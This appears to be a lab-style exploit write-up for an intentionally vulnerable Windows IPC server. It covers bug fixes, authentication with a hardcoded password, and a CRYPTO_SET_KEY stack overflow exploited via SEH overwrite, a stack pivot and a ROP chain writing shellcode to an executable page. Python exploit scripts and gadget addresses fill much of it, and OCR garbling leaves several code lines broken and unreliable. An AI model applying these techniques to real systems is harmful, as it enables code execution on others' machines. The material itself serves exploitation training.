Write-up

General Notes:

The original source code and presentation to this code base comes from https://github.com/struct/mms

My goal when approaching this was to fix bugs that made the executable unusable and to keep the ones that made it vulnerable enough for me to land an exploit. This does mean that the binary is left to the whim of the exploit author on how vulnerable they wish to make it.

This was exploited on a Windows 7 x86-32 bit target. Thus the payload written will not work on other systems unless properly modified.

Compiling:

I compiled the binary using the script that was given in the repository called "win_compile.bat" using Visual Studio 2017's compiler via the vsdevcmd window.

General Defense Analysis:

ASLR is ON DEP is ON DYNAMICBASE is OFF SafeSEH is ON

Dyanmic base, similar to PIE in linux, means that the main binary in memory won't move which makes it good for ROP gadgets later in the exploit phase.

Initial Setup:

Using "http://csope.sourceforge.net/large_projects.html", I setup the codebase ready for cscope to analyze so I can look through the structures faster. The only change was that I made it for "*.h" and "*.cpp" and "*.c" files to append to the cscope.files file.

- find /my/project/dir -name "*.cpp" > /my/project/cscope.files
- find /my/project/dir -name "*.h" >> /my/project/cscope.files
- find /my/project/dir -name "*.c" >> /my/project/cscope.files

The windbg is as vanilla as it gets. I just downloaded it from the SDK and went from there.

Initial Bug Analysis/Fixes:

The code base being looked at is about in total 1200 ish lines of code, if you combine all the support header files and the main cpp file being analyzed.

First thing to do on the checklist is to analyze the main function and generalize what's happening.


```
int main(int argc, char *argv[]) {

    if(argv[1] == NULL) {
        cout << "please supply a filename\n" << endl;
        return ERR;
    }


    // Does not return
    if(!(read_ipc_handle(argv[1]))) {
        cout << "An error occured\n";
        return ERR;
    }

    return 0;
}</pre>
```

A check against the first argument on the command line for what seems to be a filename to be used by the program and then a call into "**read_ipc_handle"** using said filename. So I set argv[1] to "obj" via running in on the command line in windbg using "Open Executable" from the "File" drop down.



From this I get my obtuse setup of windbg with the ipc_recv.exe running.



After typing in "g", which is the command to continue execution in windbg, not so much as one or two seconds later the program instantly dies.

Pretty fast death for a program. Especially since I haven't done anything as of yet.

Looking at the backtrace of the stack via the "k" command it says the return was suppose to occur at line 1148 in the source, so I begin my hunt there.

The source of the problem leads us here

```
1140
1141 memcpy(ipc_in_mem, shmPtr, sizeof(SerializedIPC));
1142 -#endif
```

My only thought was, why would a memcpy have an access violation. The only conclusion is that the size is somewhat wrong and it overextends into memory space that it shouldn't, or the destination is not large enough to hold the data.

First I look at what SerializedIPC size of is even suppose to be for SerializedIPC.

Dumping this object in windbg came out to be 0xa090 or 41104.

Then I looked at the creation of shmPtr.

```
##if WIN32 || WIN64

if(shmHandle == NULL) {

shmHandle = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, PAGE_SIZE, filename);

}

if(shmHandle == NULL) {

destroy_ipc_data(&ipc_in_mem);

return ERR;
}

if(shmPtr == NULL) {

shmPtr = (LPTSTR) MapViewOfFile(shmHandle, FILE_MAP_ALL_ACCESS, 0, 0, PAGE_SIZE);
}

if(shmPtr = (LPTSTR) MapViewOfFile(shmHandle, FILE_MAP_ALL_ACCESS, 0, 0, PAGE_SIZE);
}
```

Looks like they are making the size of shmPtr whatever PAGE_SIZE is. Let's look at what the size of PAGE_SIZE is.

```
#define PAGE_SIZE 4096
#define IPC_ARGS_SIZE 16
#define IPC_ARGS_BUF_SZ 512
#define RAW_SIZE 32768
#define OK 0
#define ERR -1
#define ARCHIVE_SZ 65535
```

The crash is coming from the fact that shmPtr is only 4096 in size, but the actual size of a SerializedIPC object is 41104. The fix is quite simple. Pass the correct value by using the size of function on SerializedIPC.

This is what my edits looks like to fix the code base.

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| SHIF NINS2 | NING4 | SIMSNED | NING4 | SIMSNED MEMORY | SHARED MEMORY | SIMSNED MEMORY | SIMSNED MEMORY | SHARED MEMORY | SIMSNED MEMORY | SIMSNED
```

After recompiling and continuing I hit another error. This one is much more annoying, telling me that I've exhausted by memory. The fuck even.

The error shows up on line 1146.

On line 1160 there's a strange "continue" appended to the bottom of the "if" statement which would mean we're in a while loop. Scrolling up to the top of the function confirms this.

It looks as though the ipc_in_mem is generated via a custom malloc function. At this point I questioned where the destruction was.

```
1188 destroy_ipc_data(&ipc_in_mem);
```

On line 1188 we find the destruction of the heap space for the ipc_in_mem block. The bug happening here is the "continue" on line 1160 is actually going back up to the top of the while loop on line 992, thus this means the ipc_in_mem is never freed on line 1188.

The fix here has to be very specific. The code on line 1154 technically is checking for a valid session, but the only way to to set the session is to actually allow the code to check an IPC_AUTH message.

The simplest way to cheat is to just remove the continue statement and allow it to flow downward. This bypasses the Authentication though. So my fix was to put the Authentication type check further up to allow the auth → check_session() to possibly return true.

Here's what my fix looked like

```
if(raw_ipc->type == IPCTypes::IPC_AUTH) { auth->init(raw_ipc); auth->exec_function(); }
if (auth->check_session() == false) {
    IPC *i = new IPC();
    SerializedIPCHelper *si = i->createIPCResponseERR();
    write_ipc_handle(si->ipc);
    delete si;
    delete i:
    destroy_ipc_data(&ipc_in_mem); continue;
1
if(raw ipc->type == IPCTypes::IPC ARCHIVE) {//if(raw ipc->type == IPCTypes::IPC ARCHIVE) {
    archive->init(raw_ipc);
    archive->exec_function();
} else if(raw_ipc->type == IPCTypes::IPC_DESKTOP) {
    desktop->init(raw_ipc);
    desktop->exec_function();
} else if(raw_ipc->type == IPCTypes::IPC_FILE_IO) {
    fileio->init(raw_ipc);
    fileio->exec_function();
} else if(raw_ipc->type == IPCTypes::IPC_CRYPTO) {
    crypto->init(raw_ipc);
    crypto->exec_function();
} else if(raw_ipc->type == IPCTypes::IPC_VALIDATE_BLOB) {
    valblob->init(raw_ipc);
valblob->exec_function();
} else if(raw_ipc->type == IPCTypes::IPC_PING) {
    ping->init();
} else if(raw_ipc->type == IPCTypes::IPC_ENCODE) {
    encode->init(raw_ipc);
    encode->exec_function();
}/* else if(raw_ipc->type == IPCTypes::IPC_AUTH)
    auth->init(raw_ipc);
destroy ipc data(&ipc in mem);
```

I tried to keep the lines the same, so that edits and modifications don't pivot the lines during analysis so my notes didn't get all messed up later.

So we recompile the binary again and check if it dies.

```
Command - C:\Users\sneaky\Desktop\Code_Examples\IPC_Server\ipc_broken.exe obj - WinDbg:10.0 >__ | __ | __ |
Copyright (c) Microsoft Corporation. All rights reserved.
CommandLine: C:\Users\sneaky\Desktop\Code_Examples\IPC_Server\ipc_broken.exe obj
Starting directory: C:\Users\sneaky\Desktop\Code_Examples\IPC_Server
Symbol search path is: srv*
Executable search path is:
ModLoad: 00400000 00512000
                                  ipc_broken.exe
ModLoad: 775b0000 776f2000
                                  ntdll.dll
ModLoad: 76ef0000 76fc5000
ModLoad: 75440000 7548b000
ModLoad: 764a0000 76569000
                                 C:\Windows\system32\kernel32.dll
C:\Windows\system32\KERNELBASE.dll
                                  C:\Windows\system32\USER32.dll
                                  C:\Windows\system32\GDI32.dll
ModLoad: 763f0000 7643e000
ModLoad: 77700000 7770a000
ModLoad: 76930000 769cd000
ModLoad: 76640000 766ec000
                                  C:\Windows\system32\LPK.dll
C:\Windows\system32\USP10.dll
                                                                                                 Ε
                                 C:\Windows\system32\msvcrt.dll
(1398.f44): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=0012fb08 edx=775f6c04 esi=fffffffe edi=00000000
eip=7765060d esp=0012fb24 ebp=0012fb50 iopl=0
                                                              nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                            ef1=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
7765060d cc
0:000> g
ModLoad: 77760000 7777f000
                                  C:\Windows\system32\IMM32.DLL
ModLoad: 76570000 7663d000
                                  C:\Windows\system32\MSCTF.dll
                                  C:\Windows\system32\api-ms-win-core-synch-11-2-0.DLL
ModLoad: 6b2d0000 6b2d3000
*BUSY* Debuggee is running...
```

Looks like the binary is in a continuously running state. Now we can finally continue.

Authentication:

In the spirit of keeping the authentication part actually within the program we dive into the auth function and test to see how we can get authenticated.

This takes place in the IPC_AUTH class

```
□class IPC_Auth : public IPC {
924
            public:
                IPC_Auth() : valid_session(false) {
                    m password = "c5a514664b81f21235d2d1e7e6454334abc3cf4b";
                ~IPC_Auth() { }
                int32_t init(SerializedIPC *d) {
                    copyToTrustedIPC(d);
                    return OK;
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                int32 t exec function() {
                    // AUTH SESSION
                    if(ipc.function == IPCFunctions::AUTH SESSION) {
                        if (ipc.args[0].tag == IPCArgTypes::IPC UINT &&
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                            ipc.args[1].tag == IPCArgTypes::IPC_BUF) {
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                            string p((char *) ipc.args[1].u.buf, ipc.args[0].u.uint);
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                            if(p != m password) {
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                                SerializedIPCHelper *si = createIPCResponseERR();
                                write ipc handle(si->ipc);
946
                                delete si;
948
                                return ERR;
                              else {
                                valid session = true;
                bool check session() { return valid session; }
            bool valid session;
960
            std::string m_password;
961
```

There's a few things that have to happen to make the program authenticated.

First we must send an IPC_AUTH messsage type to the binary with an ipc.function value of AUTH_SESSION.

This value is within ipc_recv.h as 0xf017, and the tags must be IPC_UINT and IPC_BUF (0x4, 0x1).

Once this is done on like 944 it will check the buffer in the IPC message for the hardcoded value m_password on line 926.

So in my script I created a validateSession function that sets up the correct IPC message to send.

```
def validateSession():
             mpassword = "c5a514664b81f21235d2d1e7e6454334abc3cf4b"
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            length = 0xa090
            shmem = mmap.mmap(0,length,"obj", mmap.ACCESS WRITE)
            data = struct.pack("<L",0x8) #IPC_AUTH
data += struct.pack("<L",0xf017) #ipc.function
data += struct.pack("<L",0x1) #argc</pre>
            #data += (0x210-len(data))*"C
            s = len(data)
            data += struct.pack("<L",0xf) #Padding</pre>
            data += struct.pack("<L",len(mpassword)) #Length of password
            for x in xrange(0,127): #Dead Data
            data += struct.pack("<L",0x43434343+x)
data += struct.pack("<L",0x4) #IPC_UINT</pre>
34
            s = len(data)
            #The mpassword
            data += "XXXX" #Padding
            data += "c5a5"
            data += "1466"
            data += "4b81"
            data += "f212"
            data += "35d2"
42
            data += "d1e7e"
            data += "6454"
            data += "334a"
            data += "bc3c"
            data += "f4b"
47
            data += "\x00\x00\x00\x00"
            for x in xrange(0,117):
                 data += struct.pack("<L",0x4444444+x)
            data += struct.pack("<L",0x1) #IPC_BUF</pre>
54
             shmem.write(data)
             shmem.close()
```

Things to note about the SerializedIPC object.

The argc dictates how much of the data is actually going to be consumed into the structure at any time. Thus depending on the number of tags you have this will tell you how large your argc should be at anytime. Another thing to note is that sequence is very rarely used.

So now to test and see if the validation has occurred correctly.

I run "createData.py validate" on another console while the binary is running and check the local variables to see if it set the auth → valid_session to true.

```
🜄 Locals - C:\Users\sneaky\Desktop\Code_Examples\IPC_Server\ipc_recv.exe obj - WinDbg:10.0.16299.91 X86
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Name
                           Value
⊞ filename
                          0x00717b1a "obj"
                          0x00719a40 class IPC_Archive *
⊞ archive
                          class IPC
   valid_session
                          true
-⊞ m_password
                          class std::basic_string<char,std::char_traits<char>,std::allocator<char> >
                         0x00757c68 class IPC_CryptoHandler *
0x00743b10 class IPC_Desktop *
0x00775f88 class IPC_Encode *
0x0074dbb8 class IPC_FileIO *
0x00795118 class IPC *
⊞crypto
⊞ desktop
⊞ encode
⊞ fileio
шi
  IPCFunctions:...
IPCTypes::IPC...
                          <Value unavailable>
  IPCTypes::IPC.
                          0x0076bee0 class IPC_Ping *
⊞ ping
⊞shmHandle
                          <Value unavailable>
```

Looks like it did. Now we continue to the vulnerability we'll use to exploit this program.

Vulnerability:

The bug found that gives the leeway to win this situation was found in CRYPTO_SET_KEY.

```
else if(ipc.function == IPCFunctions::CRYPTO_SET_KEY) {
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                                 if(ipc.args[0].tag == IPCArgTypes::IPC_RAW && ipc.args[1].tag == IPCArgTypes::IPC_UINT) {
    uint8 t *k = ipc.raw;
                                        key_size = ipc.args[1].u.uint;
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                                        if(key_size > sizeof(ipc.raw)) {
                                            SerializedIPCHelper *si = createIPCResponseERR();
                                             write_ipc_handle(si->ipc);
delete si;
                                             if(key != NULL)
   delete [] key;
                                             return ERR;
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                                        \begin{array}{l} char \ tmp[8192]; \\ snprintf(tmp, \ sizeof(tmp)-1, \ "[+] \ CRYPTO\_SET\_KEY() \ - \ key=\%s", \ k); \end{array} 
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                                        logStr(tmp);
                                       memcpy(key, k, key_size);
key_is_set = true;
                                       SerializedIPCHelper *si = createIPCResponseOK();
write_ipc_handle(si->ipc);
                                        delete si;
```

There are a few problems with this function.

The key_size is user controlled, but does get checked against the sizeof(ipc.raw). However, ipc.raw's size if 32768.

On line 618, there's a memcpy using this same key_size on the key buffer.

That's a pretty tiny buffer for key when the ipc.raw size is 32768. This is quite the overflow.

So I create a function crypto_set_key to test what happens when we push that buffer to its limits.

```
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       ☐ def crypto set key():
132
              #SEH overwrite,
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              length = 0xa090
              payload = ""
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              #SEH overwrite, 41415137
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              for x in xrange(0,4114):
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                   payload += struct.pack("<L", 0x41414141+x)
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              #2200, stack cookie check and failed
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              for x in xrange(0,2176):
                  payload += struct.pack("<L", 0x41414141+x)</pre>
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              len payload = len(payload)
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              data = ""
              data += struct.pack("<L", 0x3) # IPC_CRYPTO</pre>
             data += struct.pack("<L", 0xf00a) #function, CRYPTO_SET_KEY
data += struct.pack("<L", 0x0) #Sequence
data += struct.pack("<L", 0x2) #argc</pre>
148
             data += "\x00"*512
              data += struct.pack("<L", 0x8) #IPC_RAW, argv[0]</pre>
              data += struct.pack("<L", len_payload) #Size</pre>
              data += struct.pack("<L", len payload)
              data += "\x00"*(512-8)
             data += struct.pack("<L", 0x4) #IPC_UINT
data += struct.pack("<L", 0x4)</pre>
158
              data += payload
              #data += "BBBB"*7288
              print len(data)
              shmem = mmap.mmap(0, len(data), "obj" ,mmap.ACCESS_WRITE)
              shmem.write(data)
              shmem.close()
```

Things to note, adding 32768 of data will just end in data access violation. So I tuned it back until another situation occurred. This situation is in the form of an SEH overwrite.

Running "createData.py crypto_set_key" will show the results.

Invalid exception stack at 41415136

Looks like we have a possible win state.

However with a Non executable stack we can't use a pop pop ret instruction to automatically win this situation.

Since there's no dynamic base, my first thought was to find a gadget in the main binary itself that would let me move the stack back down to where my stack overwrite was down below and with this I could do a ROP chain.

Another interesting thing I noted was a PAGE_EXECUTE_READWRITE page that was always in the binary.

This seems to stem from this piece of code during the creation of the shared memory handler on line 1123.

My plan is to create a ROP chain that writes my shellcode to this page at 0x401000 in memory and then I jump to said shellcode and pop my calc.exe.

The gadgets I used were

```
0x46222c: add esp, 0x2204; ret 0x450092: pop eax; ret 0x473329: pop edx; ret 0x4b8ce6: mov [edx], eax; ret 0x48bc4a: jmp eax
```

The "add esp, 0x2204" was the stack pivot.


The pop into eax was used to store the shellcode instruction I wanted to write, and the pop edx loaded the location.

"mov [edx], eax" would allow me to write the shellcode to the location at 0x401000, and the jmp would fling me there.

The final code piece can be seen in ropPayload in createData.py

```
450093: pop eax; ret
473329: pop edx; ret
4b8ce6: mov [edx], eax; ret
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                                                                   shellcode = "\x31\xdb\x64\x8b\x7b\x30"
print len(shellcode)
length = 0xa090
payload length = 4114*4
payload = "A"*payload_length
#pivot = struct.pack("<L",0x44444444)
pivot = struct.pack("<L",0x0046222c)
payload = []
                                                                    ropchain = []
target_addr = 0x401000
    266
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                                                                   for i in xrange(0, len(shellcode), 4):
    ropchain += struct.pack("<L", 0x450092)
    ropchain += shellcode[i:i+4]</pre>
    269
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                                                                                          ropchain += struct.pack("<L", 0x473329)
ropchain += struct.pack("<L", target_addr+i)
ropchain += struct.pack("<L", 0x4b8ce6)</pre>
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                                                                 pass
ropchain += struct.pack("<L", 0x450092) #pop eax, ret
ropchain += struct.pack("<L", 0x401000) #addr
ropchain += struct.pack("<L", 0x48bc4a) #jmp eax
ropchain = "".join(ropchain)</pre>
                                                                   print len(ropchain)
payload = "A"*(14588-4) + ropchain + "B"*(1756+4-len(ropchain)) + pivot + "C"*108
len_payload = len(payload)
                                                                    print len_payload
data = ""
                                                                 data == struct.pack("<L", 0x3) # IPC_CRYPTO
data == struct.pack("<L", 0xf00a) #function, CRYPTO_SET_KEY
data == struct.pack("<L", 0x0) #sequence
data == struct.pack("<L", 0x2) #argc
data == "\x00"*512</pre>
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                                                                   data += "\x00"*(512-8)
data += struct.pack("<L", 0x4) #IPC_UINT
data += struct.pack("<L", 0x4)</pre>
                                                                    data += payload
                                                                      #data += "BBBB"*7288
                                                                    shmem = mmap.mmap(0, len(data), "obj" ,mmap.ACCESS_WRITE)
shmem.write(data)
```

So now we test with windbg open and run "createData.py rop" and see if victory is achieved.



Huzzah.

Final Notes:

There are a number of vulnerabilities in this binary. The approach is really left up to the context your given. One that I thought about using was the ValidateBlob vulnerability combined with the heap leak I found in the Ping functionality. I saved both of these in the createData.py file if you wish to try them yourself.

No dynamic base also made it quite easier to get a ROP chain together. I did however have a read primitive from the heap on a structure from a vulnerability in the IPC_FileIO class when reading files. This would allow me to get a ROP chain back up again even with dynamic base turned on.

On a 64-bit version of the binary though the SEH wouldn't be overwritten due to the fact the SEH records aren't stored in the stack in 64-bit binaries, and thus that would kill my exploit.